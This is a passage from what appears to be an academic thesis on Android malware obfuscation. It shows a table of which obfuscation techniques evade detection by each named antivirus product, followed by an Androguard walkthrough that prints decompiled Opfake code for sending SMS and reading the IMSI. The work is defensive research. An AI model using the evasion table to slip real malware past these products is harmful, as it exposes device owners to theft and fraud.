


Figure 4.14: Average detection rate for malware obfuscated with with the combination of all the techniques

effective on both the malware previous to 2013 and on the ones subsequent to 2012. In fact excluded AVG and F-Secure all the other detection engines are easily evaded. However Sophos and Kaspersky in the last years seem to improve their detection capabilities against this technique. Then we conclude with the Table 4.2 in which we report the minimum technique able to evade the detection of each anti-malware tool. We consider able to avoid the detection a technique that induces an average detection rate lower than the 50%. The order to consider the minimum technique is the following: normal, repack, resign, control flow, reorder member, C.F.+R.M., renaming, renaming all, C.F.+R.M.+renaming, string encryption, C.F.+R.M.+String Encryption, combination of all.

Anti-malware Tools	**Malware previous 2013**	**Malware subsequent 2012**
Avast	Combination of all	Renaming all
AVG	None	Combination of all
F-Secure	None	None
Kaspersky	Combination of all	String Encryption
McAfee	Renaming	Repacking
Microsoft	Renaming	Normal
Sophos	Renaming all	Renaming all
Symantec	Control Flow	Repacking
TrendMicro	Repacking	Normal

Table 4.2: Minimum techniques able to evade the detection of each anti-malware tools.

Chapter 5

A methodology for analysing obfuscated malware

As seen before anti-malware tools based on static analysis have an important role in the mobile malware detection. In fact static analysis is light, fast and, despite the poor results against obfuscation techniques, the only that can be used directly on mobile devices. Moreover, as showed in Petsas et al. [24] work, also dynamic analysis can be easily evaded if the malware understand that is running in an emulated environment. For these reasons in the last years have been introduced a large number of tools related to static analysis. These tools have the goal to reverse engineering, disassemble, decompile and allow the user to manually analyse the malware. Among these, in our work, we have chosen **Androguard** [2]. So in the next section we will introduce *Androguard* and its features. Then, after explaining its potentialities, we will show a methodology for analysing obfuscated malware.

5.1 Androguard

Androguard 2.0 is a python based tool that can be used on Linux, Windows and OSX. It's used to reverse engineering Android's applications allowing the user to

”manually” implement static analysis. It has a lot of components, each with different features and goals:

- **androlyze.py**: with this component the user can launch the Androguard interactive shell. Through this shell it's possible to give in input to Androguard a file.apk or a file.dex. Then the user can start firing away commands to analyse and gather useful information about the file. For example he can query Androguard to obtain the list of the permissions, activities, receivers, classes and strings used in the application analysed. This script allows also to decompile and visualize the source code of a specific class selected by the user. The possibility to obtain a list containing the permissions used by each class of the application is no less important. Finally, due to the frequent use in malware of native code, reflection and dynamic code loading, androlyze.py provides the possibility to show if and where these techniques are used in the application.

- **androsim.py**: this script has the function of comparing two file.apk or file.dex. After the execution, it returns how many methods are identical, similar, new, deleted in the two applications and a percentage of similarities.

- **androaxml.py**: with this script the user can convert Android's binary XML (i.e. AndroidManifest.xml file) into a human readable version.

- **androdd.py**: this script allows to save a graphical output of all components of the analysed application.

- **apkviewer.py**: using this component the user can export a file containing the calls graph of the analysed application. Then this file can be explored with specific graph editor programs, for example **yEd** [15].

- **androapkinfo.py**: with this script the user can retrieve a lot of generic informations on the application. For example the list of all the files belonging to the file.apk, the permissions used, etc..

- **androdiff.py**: this tool is similar to androsim.py, in fact has the goal to compare two file.apk and retrieve detailed informations on their differences and similarities. The only difference about these two tools is that androdiff.py returns in detail elements by elements how many differences and similarities there are and where are located.

- **androrisk.py**: this script is used to calculate how much an application can be risky. Relying on permissions and features implemented in the application the script returns a risk index.

- **androxgmml.py**: this script takes in input an application and allows to save a file.xgmml. Using a program to explore networks like **Cytoscape** [6], the user can visualize the control flow graph of the application.

5.2 Androguard vs. obfuscation techniques

As seen in the previous section *Androguard* [2] has a lot of useful features to reverse engineering and analyse applications/malware. Some of these features can be used to find obfuscation techniques implemented and try to reveal what they hide. However we still want to remind that obfuscation techniques were created for benevolent purposes (avoid plagiarism) so only their presence doesn't allow us to understand if the analysed application is a malware or not. Then once the user has found if and where obfuscation techniques have been implemented he will go to inspect what they hide. As first step in the next subsections 5.2.1 5.2.2 5.2.3 5.2.4 we will show how find some of the most common obfuscation techniques using Androguard. Then in the section 5.3 we will show a concrete example of methodology for analysing obfuscated malware.

5.2.1 Identifier renaming

As showed in the section 3.2.2 this obfuscation technique consists in renaming classes, methods and field identifiers in the code with alphabet letters or strings composed by sequences of i. Using *Androguard* we can identify on which classes this technique has been used. So, in case of a malicious application, we can focus the attention on these classes because if they have been obfuscated probably they contain the malicious code. In detail using the script *androlyze.py* we can execute the *Androguard*'s shell and with the command *AnalyzeAPK* choose what application analyse. At this point simply with the method *get_classes_names()* we can obtain the list of the classes used in the application. As showed in the Fig. 5.6 we can easily see what are the obfuscated classes.

5.2.2 Reflection

As seen in the section 3.2.2 this obfuscation technique consists in replacing each invocation instruction with other bytecode instructions that use reflective calls to make the same operations of the original invocation. Using *Androguard* is easy to find if and where this obfuscation technique has been implemented in the analysed application. As in the subsection 5.2.1 using the script *androlyze.py* we can execute the *Androguard's shell* and with the command *AnalyzeAPK* choosing which application to analyse. Then with the method *is_reflection_code()* we can query Androguard to know if reflection has been used in the code. If the answer is true we can launch the function *show_ReflectionCode()* to obtain the list of the methods and classes in which reflection has been used. So, once the obfuscated classes have been localized we can focus the analysis on them because probably they contain the malicious code.



```
In [8]: d.get_classes_names()
Out[8]:
['La/a/a;',
 'La/a/b;',
 'La/a/c;',
 'La/a/a/a;',
 'La/a/a/d;',
 'La/a/a/b;',
 'La/a/a/c;',
 'La/a/a/e;',
 'La/a/a/f;',
 'La/a/b/a;',
 'La/a/b/f;',
 'La/a/b/b;',
 'La/a/b/e;',
 'La/a/b/c;',
 'La/a/b/d;',
 'La/a/b/g;',
 'La/a/b/h;',
 'La/a/b/j;',
 'La/a/b/i;',
 'La/b/a/a;',
 'La/b/a/b;',
 'La/b/b/a;',
 'La/b/b/b;',
 'Lcom/bwx/bequick/Constants;',
 'Lcom/bwx/bequick/MainSettingsActivity;',
 'Lcom/bwx/bequick/DialogSettingsActivity;',
 'Lcom/bwx/bequick/EulaActivity$1;',
 'Lcom/bwx/bequick/EulaActivity$2;',
 'Lcom/bwx/bequick/EulaActivity$3;',
 'Lcom/bwx/bequick/EulaActivity;',
 'Lcom/bwx/bequick/LayoutSettingsActivity;',
 'Lcom/bwx/bequick/LayoutSettingsAdapter;',
```

Figure 5.1: Searching obfuscated classes in Android Rootsmart malware with Androguard

5.2.3 Code Reordering

As explained in the section 3.2.2 this obfuscation technique consists in modify the order of the instructions. Usually the "goto" is inserted in the code to maintain the original sequence of instruction at runtime. To detect this obfuscation technique we can analyse the control flow graph of an application to see if, how much and where the goto instructions are used. To explore the control flow graph Androguard provides a useful script, *androxgmml.py* section 5.1. This script takes in input an application and allows to save a *file.xgmml*. This file contains all the control flow graphs belonging to the application. Using a program for exploring networks like *Cytoscape* [6] we can search if and where in these graphs are frequently used the "goto" instructions. In Fig. 5.2 a detail of the file.xgmml visualized with *Cytoscape*.





Figure 5.2: Using Cytoscope to visualize the control flow graphs of Basebridge malware

5.2.4 String Encryption

As said in the section 3.2.2 this obfuscation technique consists in encrypting the strings of an application using an algorithm based on XOR operation. Using *Androguard* we can easily recover the original string if we have both the obfuscated malware and the original one. In particular we can use the script *androdiff.py* that, as we have showed in the section 5.1, allows to compare two file.apk retrieving elements by elements how many differences and similarities there are and where are located. So, also in case of string encryption, *Androguard* allows us to visualize the encrypted strings in the obfuscated application and the related original ones of the old application. In this way, as showed in Fig. 5.3, we can find where this obfuscation technique is implemented and retrieve the original string version.



```
        NEW 0x26 move-exception v1
        NEW 0x28 goto -4


warning: compressor SNAPPY is not supported (use zlib default compressor)
[ ('Lcom/keji/util/ss;', 'onTabChanged', '(Ljava/lang/String;)V') ] <-> [ ('La/b/b/iIiiIIIIii;'
, 'onTabChanged', '(Ljava/lang/String;)V') ]
onTabChanged-BB@0x0 onTabChanged-BB@0x0
Added Elements(6)
        0x4 1 const-string v0, '_\x14I<O'
        0x8 2 invoke-static v0, La/b/a/a/IiIIIIiiII;->x(Ljava/lang/String;)Ljava/lang/String;
        0xe 3 move-result-object v0
        0x10 4 const-string v1, 'e\x06b0b\x1az\x06'
        0x14 5 invoke-static v1, La/b/b/IIiiIIIiii;->x(Ljava/lang/String;)Ljava/lang/String;
        0x1a 6 move-result-object v1
Deleted Elements(2)
        0x4 1 const-string v0, 'tabId'
        0x8 2 const-string v1, 'setStyle'

onTabChanged-BB@0x3a onTabChanged-BB@0x17c
Added Elements(0)
Deleted Elements(1)
        0x17e 1 goto -7e

onTabChanged-BB@0xd4 onTabChanged-BB@0xc2
Added Elements(1)
        0x112 15 move-object v0, v4
Deleted Elements(0)
```


Figure 5.3: Searching obfuscated strings in a Basebridge malware with Androguard

5.3 Practical use of Androguard for analyse obfuscated malware

After introducing *Androguard* and its features, in this section we want to provide a practical methodology for analyse obfuscated malware. In particular this section will be divided in two parts. In the first we will show how to implement static analysis on an obfuscated malware using Androguard. In the second we will have the same purpose but this time we will have also similar/not obfuscated malware. As seen in the subsection 5.2.4 having available the original malware allows to the analyser to retrieve more information through Androguard. For both sections we will use malware belonging to the Opfake family and the latest version of Androguard (2.0). The Opfake malware is taken from the Drebin dataset [10].

5.3.1 Implementing static analysis without the original version of the malware


Before starting the analysis of the malware through Androguard, we have to do a premise. Despite we know that this application is a malware, we assume hereafter that will be the analysis to decide if the application is malicious or not.
The first step is to launch the Androguard interactive shell with the command *python androlyze.py -s*. Then we provide in input to Androguard the Opfake's file.apk with the command *a,d,dx = AnalyzeAPK(opfake.apk", decompiler = "dad")*. With this function we select the application to be analysed and the decompiler that will be used by Androguard. *a,d,dx* are used to invoke on specific elements the functions provided by Androguard. In detail we invoke the operations on *a* to access information on the apk elements. Functions are invoked on *d* to access information on Dalvik Virtual Machine elements and on *dx* to obtain information on the analysis elements. At this point we can start to retrieve information using the interactive shell. The first information that we want to ask is the package name, this is possible using the command *a.get_package()*. As we can see in Fig. 5.4 the answer is *fhvm.vnnej* then probably the package name was obfuscated.



```
In [5]: a,d,dx = AnalyzeAPK("opfake.apk", decompiler = "dad")

In [6]: a.get_package()
Out[6]: u'fhvm.vnnej'
```

Figure 5.4: Output of Androguard's shell for the a.get_package() request on Opfake's family malware

Then another important information is related to permissions requested by the application. Some permissions are very common in malware rather than other, a big part of the research has studied and has implemented detection tools based on several features including permissions [20] [17]. Moreover if we knew the application genre we will already reach to a conclusion. For example if the application was an offline tool/game but it demanded the permission to send SMS, we will suspect that it hides malicious behaviours. In the case of our malware belonging to Opfake family some of the dangerous permissions requested are *ACCESS_NETWORK_STATE*, *SEND_SMS*, *ACCESS_FINE_LOCATION*, *ACCESS_COARSE_LOCATION* and *INSTALL_PACKAGES*. In fact the first allows to the application to access information about the networks, the subsequent to send SMS, the subsequent two to obtain information on the device position and the last to install packages. We can see the complete list of the permissions outputted by Androguard in Fig. 5.5. This list was obtained with the function *a.get_permissions()*. Before deepening where these potential dangerous permissions were used, we continue to query Androguard with the purpose to obtain other interesting information about the application.




```
In [7]: a.get_permissions()
Out[7]:
['android.permission.READ_PHONE_STATE',
 'android.permission.ACCESS_NETWORK_STATE',
 'android.permission.SEND_SMS',
 'android.permission.INTERNET',
 'com.android.launcher.permission.INSTALL_SHORTCUT',
 'android.permission.WRITE_EXTERNAL_STORAGE',
 'android.permission.INSTALL_PACKAGES',
 'android.permission.ACCESS_COARSE_LOCATION',
 'android.permission.ACCESS_FINE_LOCATION',
 'android.permission.ACCESS_COARSE_UPDATES',
 'android.permission.ACCESS_NETWORK_STATE',
 'android.permission.RECEIVE_BOOT_COMPLETED']
```

Figure 5.5: Output of Androguard's shell for the a.get_permissions() request on Opfake's family malware

Then we can search if was used the identifier renaming technique to rename the classes of the application. For this purpose we can use the function *d.get_classes_names()*. In Fig. 5.6 we can see the shell's output.


Seeing this output we can notice clearly that every application's class has nonsense name, probably because have been obfuscated with random words. Usually if only



```
In [8]: d.get_classes_names()
Out[8]:
['Lbnjk/contributed/by;',
 'Lbnjk/contributed/contributed;',
 'Lbnjk/jjk3e/CBReceiver;',
 'Lbnjk/jjk3e/CHActivity;',
 'Lbnjk/jjk3e/CReceiver;',
 'Lbnjk/jjk3e/CService;',
 'Lbnjk/jjk3e/CWebA;',
 'Lbnjk/jjk3e/Mike;',
 'Lbnjk/jjk3e/Perry;',
 'Lbnjk/jjk3e/W;',
 'Lbnjk/jjk3e/a;',
 'Lbnjk/jjk3e/and;',
 'Lbnjk/jjk3e/are;',
 'Lbnjk/jjk3e/by;',
 'Lbnjk/jjk3e/contributed;',
 'Lbnjk/jjk3e/digitized;',
 'Lbnjk/jjk3e/marked;',
 'Lfhvm/vnnej/DFGReceiver;',
 'Lfhvm/vnnej/JKldv;',
 'Lfhvm/vnnej/Mike;',
 'Lfhvm/vnnej/Perry;',
 'Lfhvm/vnnej/W;',
 'Lfhvm/vnnej/by;',
 'Lfhvm/vnnej/contributed;']
```

Figure 5.6: Output of Androguard's shell for the d.get_classes_names() request on Opfake's family malware

some classes had been obfuscated we will focus the analysis on them. Because logically the malicious code would be content in the obfuscated classes. At this point we can try to narrow down to few classes using other features of Androguard. For example we can ask to the interactive shell if and where native code, reflection and/or dynamic code loading techniques were used in the application. We have already deepened native code and reflection in the sections 3.2.2 and 3.2.2 respectively. Instead the third technique consists in loading code dynamically at runtime. So to know if these techniques are implemented in the application we launch the following functions *is_native_code(dx)*, *is_reflection_code(dx)* and *is_dyn_code(dx)*. We obtain the output in Fig. 5.7.




```
In [9]: is_native_code(dx)
Out[9]: False

In [10]: is_native_code(dx)
Out[10]: False

In [11]: is_reflection_code(dx)
Out[11]: False
```

Figure 5.7: Output of Androguard's shell for is_native_code(dx), is_dyn_code(dx) and is_reflection_code(dx) requests on Opfake's family malware

From the output we can see that these three techniques were not used. Then the way left to exclude some classes by the analysis is to inspect only those that need dangerous permissions. We can achieve this purpose with the function *show_Permissions(dx)*. It returns for each permission in which classes was used. From this output we already can obtain the specific methods that require those permissions, however for illustration purposes we will use Androguard to obtain the source code of the classes that we want to analyse. Then now we can start the research from the class that use the permission *SEND_SMS*, *fhvm/vnnej/contributed*. Using the command *d.get_class('Lfhvm/vnnej/contributed;').source()* Androguard allows to see the source code of this class. As we can notice in Fig. 5.8 and Fig. 5.9 we found in this class methods to send SMS and another suspicious method to obtain the IMSI code of the user. Then in addition to send sms this application try to obtain sensitive user information, suspects begin to increase. To be sure we will go forward in the analysis.


Following the reasoning above as next step we will inspect the class that use the permission *ACCESS_FINE_LOCATION*. As expected we found methods to access the cell location of the device. But, in addition to this, also methods to obtain the device id and phone number, as showed in Fig. 5.10 and Fig. 5.11.

Also in this case, not knowing what type of application is, we are more concerned about the theft of private user and device data rather than the sms sending or the



```
public static boolean contributed(String p6, String p7)
{
    try {
        int v0_0 = android.telephony.SmsManager.getDefault();
        System.out.print(fhvm.vnnej.contributed.by);
        v0_0.sendTextMessage(p6, 0, p7, 0, 0);
        int v0_1 = 1;
    } catch (int v0_2) {
        v0_2.printStackTrace();
        System.out.print(fhvm.vnnej.contributed.by);
        v0_1 = 0;
    }
    return v0_1;
}
```


Figure 5.8: Output of Androguard's shell for d.get_class('Lfhvm/vnnej/contributed;').source() request on Opfake's family malware



```
private static String contributed(android.app.Activity p5)
{
    Exception v1_0 = bnjk.jjk3e.digitized.contributed("");
    try {
        String v0_3 = ((android.telephony.TelephonyManager) p5.getSystemService("phone"));
        System.out.print(fhvm.vnnej.contributed.by);
        String v0_4 = v0_3.getSubscriberId();
        try {
            System.out.print(fhvm.vnnej.contributed.by);
        } catch (Exception v1_1) {
            v1_1.printStackTrace();
        }
        return v0_4;
    } catch (String v0_5) {
        v0_4 = v1_0;
        v1_1 = v0_5;
    }
}
```

